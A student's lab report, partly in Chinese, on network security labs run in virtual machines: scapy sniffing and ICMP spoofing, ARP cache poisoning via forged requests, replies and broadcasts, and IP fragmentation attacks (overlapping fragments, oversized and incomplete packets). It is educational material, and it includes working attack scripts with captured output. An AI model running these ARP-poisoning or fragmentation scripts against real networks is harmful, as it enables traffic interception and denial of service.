网安综合课程设计实验报告 3

1. Packet Sniffing and Spoofing Lab

Lab Task Set1: Using Tools to Sniff and Spoof Packets

Task1.1: sniffing packets

1> 编写程序并运行

```
Terminal
[09/08/20]seed@VM:~/Desktop$ chmod a+x sniffer.py
[09/08/20]seed@VM:~/Desktop$ sudo ./sniffer.py
^C[09/08/20]seed@VM:~/Desktop$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:ab:67:cc
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0xc0
     len       = 164
     id        = 12452
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x5802
     src       = 10.0.2.15
     dst       = 114.114.114.114
     \options   \
###[ ICMP ]###
        type      = dest-unreach
        code      = port-unreachable
```

可以统计包。

2> 不加 sudo，运行

```
^C[09/08/20]seed@VM:~/Desktop$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    pkt=sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in
 sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in
_run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, i
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(typ
e))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[09/08/20]seed@VM:~/Desktop$
```

发现无法成功运行。

3> 仅统计 ICMP 包

程序如下:

sniffer.py (~/Desktop) - gedit

Open


sniff.c

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()
pkt=sniff(filter='icmp',prn=print_pkt)
```


运行结果:

```
[09/08/20]seed@VM:~/Desktop$ chmod a+x sniffer.py
[09/08/20]seed@VM:~/Desktop$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:ab:67:cc
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0xc0
     len       = 135
     id        = 61884
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x9706
     src       = 10.0.2.15
     dst       = 114.114.114.114
     \options   \
###[ ICMP ]###
        type      = dest-unreach
        code      = port-unreachable
```

4> 来自特定 ip，目的端口是 23



在这里测试的时候选择从主机开启 telnet 服务，主机的 ip 为 192.168.1.5，修改程序为：



接收到的信息为：

```
^C[09/08/20]seed@VM:~/Desktop$ chmod a+x sniffer.py
[09/08/20]seed@VM:~/Desktop$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 08:00:27:ab:67:cc
  src       = 30:b4:9e:f8:96:a3
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 52
     id        = 8190
     flags     = DF
     frag      = 0
     ttl       = 128
     proto     = tcp
     chksum    = 0x5766
     src       = 192.168.1.5
     dst       = 192.168.1.10
     \options   \
###[ TCP ]###
        sport     = 9005
        dport     = telnet
```

其中，返回了很多数据包。

5> 去往某一目的的包

*sniffer.py (~/Desktop) - gedit

Open

sniff.c

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()
pkt=sniff(filter='dst host 128.230.0.0 port 16',prn=print_pkt)
```

Task 1.2 ： spoofing ICMP packets

1> 编写程序并运行

```
^C[09/08/20]seed@VM:~/Desktop$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a=IP()
>>> a.dst='10.0.2.3'
>>> b=ICMP()
>>> p=a/b
>>> send(p)
.
Sent 1 packets.
>>>
```

2> 实际运行调试结果

首先开启两台虚拟机，将网络改为桥接模式，其中 ip 地址分别为:


```
^C[09/08/20]seed@VM:~/Desktop$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:ab:67:cc
          inet addr:192.168.1.10  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::9d76:3503:1470:fdc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6908 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4726 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5978349 (5.9 MB)  TX bytes:657390 (657.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1362 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1362 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:146798 (146.7 KB)  TX bytes:146798 (146.7 KB)
```

```
[09/08/20]seed@VM:~$ sudo ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:a6:6e:8f
          inet addr:192.168.1.8  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::beef:ad33:9de4:8dd3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4110 (4.1 KB)  TX bytes:12909 (12.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:110 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:25141 (25.1 KB)  TX bytes:25141 (25.1 KB)
```

虚拟机 1：192.168.1.10

虚拟机 2：192.168.1.8

在虚拟机 1 中编写 icmp 监听程序如下：



将源 IP 设置为虚拟机 2 的 ip 地址 192.168.1.8

运行程序，监听数据包：

```
[09/08/20]seed@VM:~/Desktop$ sudo ./sniffer.py
```

在虚拟机 2 运行以下命令：

```
[09/08/20]seed@VM:~$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a=IP()
>>> a.dst='192.168.1.10'
>>> b=ICMP()
>>> p=a/b
>>> send(p)
.
Sent 1 packets.
>>>
```

在虚拟机 1 中接收到了包：

```
Terminal
[09/08/20]seed@VM:~/Desktop$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 08:00:27:ab:67:cc
  src       = 08:00:27:a6:6e:8f
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xf77d
     src       = 192.168.1.8
     dst       = 192.168.1.10
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xf7ff
        id        = 0x0
```

发现成功识别到了数据包，来自于 192.168.1.8

Task1.3：traceroute

在一个终端下监听报文，这里选择的是监听所有出入的 ICMP 报文：

```
sniffer.py (~/Desktop) - gedit
Open
sniff.c
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()
pkt=sniff(filter='icmp',prn=print_pkt)
```

在一个终端下输入：

```
>>> a=IP()
>>> a.dst='1.2.3.4'
>>> a.ttl=1
>>> b=ICMP()
>>> send(a/b)
.
Sent 1 packets.
>>>
```

向网关发送报文

得到的监听结果为：

```
[09/08/20]seed@VM:~/Desktop$ chmod a+x sniffer.py
[09/08/20]seed@VM:~/Desktop$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 0c:4b:54:e5:16:f7
  src       = 08:00:27:ab:67:cc
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 1
     flags     =
     frag      = 0
     ttl       = 1
     proto     = icmp
     chksum    = 0xf428
     src       = 192.168.1.10
     dst       = 1.2.3.4
     \options   \
###[ ICMP ]###
```

```
        type      = echo-request
        code      = 0
        chksum    = 0xf7ff
        id        = 0x0
        seq       = 0x0

###[ Ethernet ]###
  dst       = 08:00:27:ab:67:cc
  src       = 0c:4b:54:e5:16:f7
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 56
     id        = 7282
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xdaf7
     src       = 192.168.1.1
     dst       = 192.168.1.10
     \options   \
```

```
###[ ICMP ]###
        type      = time-exceeded
        code      = ttl-zero-during-transit
        chksum    = 0xf4ff
        reserved  = 0
        length    = 0
        unused    = None
###[ IP in ICMP ]###
           version   = 4
           ihl       = 5
           tos       = 0x0
           len       = 28
           id        = 1
           flags     =
           frag      = 0
           ttl       = 1
           proto     = icmp
           chksum    = 0xf428
           src       = 192.168.1.10
           dst       = 1.2.3.4
           \options   \
###[ ICMP in ICMP ]###
              type      = echo-request
              code      = 0
```

```
              chksum    = 0xf7ff
              id        = 0x0
              seq       = 0x0
```

可以看到第一个监听包是发送的包，而第二个是接收到的返回的包，来自的地址是 192.168.1.1 网关。

由于是无线网的缘故，当把 ttl 设置成 2 无法正常返回。

Task 1.4: sniffing and then spoofing

在 VMA 上 ping 某一外网，在 VMB 上没有响应：

```
[09/08/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (61.135.185.32) 56(84) bytes of data.
64 bytes from 61.135.185.32: icmp_seq=1 ttl=44 time=52.3 ms
64 bytes from 61.135.185.32: icmp_seq=2 ttl=44 time=61.9 ms
64 bytes from 61.135.185.32: icmp_seq=3 ttl=44 time=56.3 ms
64 bytes from 61.135.185.32: icmp_seq=4 ttl=44 time=52.1 ms
64 bytes from 61.135.185.32: icmp_seq=5 ttl=44 time=55.9 ms
64 bytes from 61.135.185.32: icmp_seq=6 ttl=44 time=61.4 ms
64 bytes from 61.135.185.32: icmp_seq=7 ttl=44 time=66.6 ms
64 bytes from 61.135.185.32: icmp_seq=8 ttl=44 time=62.4 ms
64 bytes from 61.135.185.32: icmp_seq=9 ttl=44 time=52.0 ms
64 bytes from 61.135.185.32: icmp_seq=10 ttl=44 time=52.6 ms
64 bytes from 61.135.185.32: icmp_seq=11 ttl=44 time=58.0 ms
^C
--- www.a.shifen.com ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10017ms
rtt min/avg/max/mdev = 52.097/57.460/66.693/4.832 ms
[09/08/20]seed@VM:~$
```

```
[09/08/20]seed@VM:~/Desktop$ chmod a+x sniffer.py
[09/08/20]seed@VM:~/Desktop$ sudo ./sniffer.py
```

2.ARP Cache Poisoning Attack Lab

Task1 ARP Cache Poisoning

1> Task1a 使用 ARP Request

本次实验需要启动三个虚拟机，暂定为 ABC，其中，A 向 B 发送消息，使 B 的 ARP cache 中存储错误信息。

首先，各设备的地址如下：

A：HWaddr 08:00:27:a6:6e:8f　　inet addr:192.168.1.8

B：HWaddr 08:00:27:ab:67:cc　　inet addr:192.168.1.10

C：HWaddr 08:00:27:6d:cd:88　　inet addr:192.168.1.12

其次，A 的发送 ARP 的程序编写如下：

arp.py (~/Desktop) - gedit

Open

```
#!/usr/bin/python3
from scapy.all import *

E=Ether(dst='08:00:27:ab:67:cc',src='08:00:27:6d:cd:88')
A=ARP(op=1,hwsrc='08:00:27:a6:6e:8f',psrc="192.168.1.12")


#E=Ether(dst='ff:ff:ff:ff:ff:ff',src='08:00:27:6d:cd:88')
#E=Ether()
#A=ARP()

print("ok")

pkt=E/A
sendp(pkt)
```

说明：在 Ether 部分，将要发往的 B 的 mac 地址与自己的 mac 地址填上，（这里写错了，src 写成了 C 的 mac 地址，但并不影响程序的正常运行，因为本次实验 ARP 头不会被检测记录）。在 ARP 部分，hwsrc 写成自己的正常 mac 地址，但是将 psrc 写成 C 的 IP 地址。

在 B 端抓包如下，可以看到成功抓到了 A 发出的 arp 包。

```
###[ Ethernet ]###
  dst       = 08:00:27:ab:67:cc
  src       = 08:00:27:6d:cd:88
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:a6:6e:8f
     psrc      = 192.168.1.12
     hwdst     = 00:00:00:00:00:00
     pdst      = 0.0.0.0
###[ Padding ]###
        load      = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00'
```

此时检验 B 的 ARP cache 如下：

```
^C[09/08/20]seed@VM:~/Desktop$ arp -a
? (192.168.1.12) at 08:00:27:a6:6e:8f [ether] on enp0s3
? (192.168.1.1) at 0c:4b:54:e5:16:f7 [ether] on enp0s3
```

可以看到成功将 A 的 MAC 地址与 B 的 ip 地址绑定。

2> Task1B 使用 ARP Reply

首先复原正确的 ARP cache

```
[09/08/20]seed@VM:~/Desktop$ arp -a
? (192.168.1.12) at 08:00:27:a6:6e:8f [ether] on enp0s3
? (192.168.1.7) at 14:5f:94:03:c0:a0 [ether] on enp0s3
? (192.168.1.1) at 0c:4b:54:e5:16:f7 [ether] on enp0s3
[09/08/20]seed@VM:~/Desktop$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=10 ttl=64 time=0.582 ms
64 bytes from 192.168.1.12: icmp_seq=11 ttl=64 time=0.354 ms
^C
--- 192.168.1.12 ping statistics ---
11 packets transmitted, 2 received, 81% packet loss, time 10237ms
rtt min/avg/max/mdev = 0.354/0.468/0.582/0.114 ms
[09/08/20]seed@VM:~/Desktop$ arp -a
? (192.168.1.12) at 08:00:27:6d:cd:88 [ether] on enp0s3
? (192.168.1.7) at 14:5f:94:03:c0:a0 [ether] on enp0s3
? (192.168.1.1) at 0c:4b:54:e5:16:f7 [ether] on enp0s3
[09/08/20]seed@VM:~/Desktop$
```

编写 ARP reply 发送程序

arp2.py (~/Desktop) - gedit

Open

```
#!/usr/bin/python3
from scapy.all import *

E=Ether(dst='08:00:27:ab:67:cc',src='08:00:27:a6:6e:8f')
A=ARP(op=2,hwsrc='08:00:27:a6:6e:8f',psrc="192.168.1.12",hwdst='08:00:27:ab:67:cc',pdst='192.168.1.10')


#E=Ether(dst='ff:ff:ff:ff:ff:ff',src='08:00:27:6d:cd:88')
#E=Ether()
#A=ARP()

print("ok")

pkt=E/A
sendp(pkt)
```

基本的说明同前，将参数中 op 改为 2 意为 reply 的类型，参数中加入 B 的 IP 与 mac 地址。

在 B 端监听 ARP 报文，发现了 ARP 的数据包：

```
###[ Ethernet ]###
  dst       = 08:00:27:ab:67:cc
  src       = 08:00:27:a6:6e:8f
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
     op        = is-at
     hwsrc     = 08:00:27:a6:6e:8f
     psrc      = 192.168.1.12
     hwdst     = 08:00:27:ab:67:cc
     pdst      = 192.168.1.10
###[ Padding ]###
        load      = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00'
```

检测结果：

```
^C[09/08/20]seed@VM:~/Desktop$ arp -a
? (192.168.1.12) at 08:00:27:a6:6e:8f [ether] on enp0s3
? (192.168.1.7) at 14:5f:94:03:c0:a0 [ether] on enp0s3
? (192.168.1.1) at 0c:4b:54:e5:16:f7 [ether] on enp0s3
[09/08/20]seed@VM:~/Desktop$
```

成功将 A 的 MAC 地址与 C 的 IP 绑定。

3> 使用 ARP 广播包：

首先复原正确的 ARP cache

其次构造 ARP 广播包发送程序

arp3.py (~/Desktop) - gedit

Open

```
#!/usr/bin/python3
from scapy.all import *

#E=Ether(dst='08:00:27:ab:67:cc',src='08:00:27:a6:6e:8f')
A=ARP(op=2,hwsrc='08:00:27:a6:6e:8f',psrc="192.168.1.12")


E=Ether(dst='ff:ff:ff:ff:ff:ff')
#E=Ether()
#A=ARP()

print("ok")

pkt=E/A
sendp(pkt)
```

将目的地址改为广播即可，ARP 报文只需要源 IP 与 mac 地址（自己的 mac 与 C 的 IP）。

在 B 端监听到的报文：

```
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:a6:6e:8f
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
     op        = is-at
     hwsrc     = 08:00:27:a6:6e:8f
     psrc      = 192.168.1.12
     hwdst     = 00:00:00:00:00:00
     pdst      = 0.0.0.0
###[ Padding ]###
        load      = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00'
```

检验结果:

```
^C[09/08/20]seed@VM:~/Desktop$ arp -a
? (192.168.1.12) at 08:00:27:a6:6e:8f [ether] on enp0s3
? (192.168.1.7) at 14:5f:94:03:c0:a0 [ether] on enp0s3
? (192.168.1.1) at 0c:4b:54:e5:16:f7 [ether] on enp0s3
[09/08/20]seed@VM:~/Desktop$
```

成功实现了目的。

3.IP/ICMP Attacks Lab

Task1: IP Fragmentation

1> 1.a: conducting ip fragmentation

编写程序如下:

udp.py (~/Desktop) - gedit

Open

udp.py × sniffer.py

```
#!/usr/bin/python3
from scapy.all import *

ip=IP(src='192.168.1.10',dst='192.168.1.12')
ip.id=1001
ip.frag=0
ip.flags=1

udp=UDP(sport=7070,dport=90)
udp.len=104

payload='A'*32

pkt=ip/udp/payload
pkt[UDP].checksum=0
send(pkt)


ip.frag=5

pkt=ip/payload

send(pkt)

ip.frag=9
ip.flags=0
pkt=ip/payload
send(pkt)
```

查阅资料发现，flags 前两个设置为 1，表示还有报文要发送，最后一个设置为 0 表示

无后续。Frag 偏移量第一个设置为 0，第二个设置为 5，因为有 8 位的 udp 报文，最后一个设置为 9。在服务器端用 wireshark 抓包发现了此包。

2> 1.b IP Fragments with overlapping contents

设置发送程序为：

udp2.py (~/Desktop) - gedit

Open

udp.py × sniffer.py ×

```
#!/usr/bin/python3
from scapy.all import *

ip=IP(src='192.168.1.10',dst='192.168.1.12')
ip.id=1001
ip.frag=0
ip.flags=1

udp=UDP(sport=7070,dport=90)
udp.len=96

payload='A'*32

pkt=ip/udp/payload
pkt[UDP].checksum=0
send(pkt)

payload='B'*32
ip.frag=4

pkt=ip/payload

send(pkt)

ip.frag=8
ip.flags=0
pkt=ip/payload
send(pkt)
```


改变了第二段报文的起始位置，发现最终收到的是 24 个 A 和 32 个 B，这说明报文片段覆盖了前面的内容，引起了第一段的丢失。

3> 1c. sending a super-large packet

将每一个片段的 flags 设置为 1，frag 依次递增，不断的发送 IP 片段，最终发现服务出现了异常退出。

4> 1d sending incomplete IP packet

编写程序如下：



发送数据后，服务器内存占用的比例升高。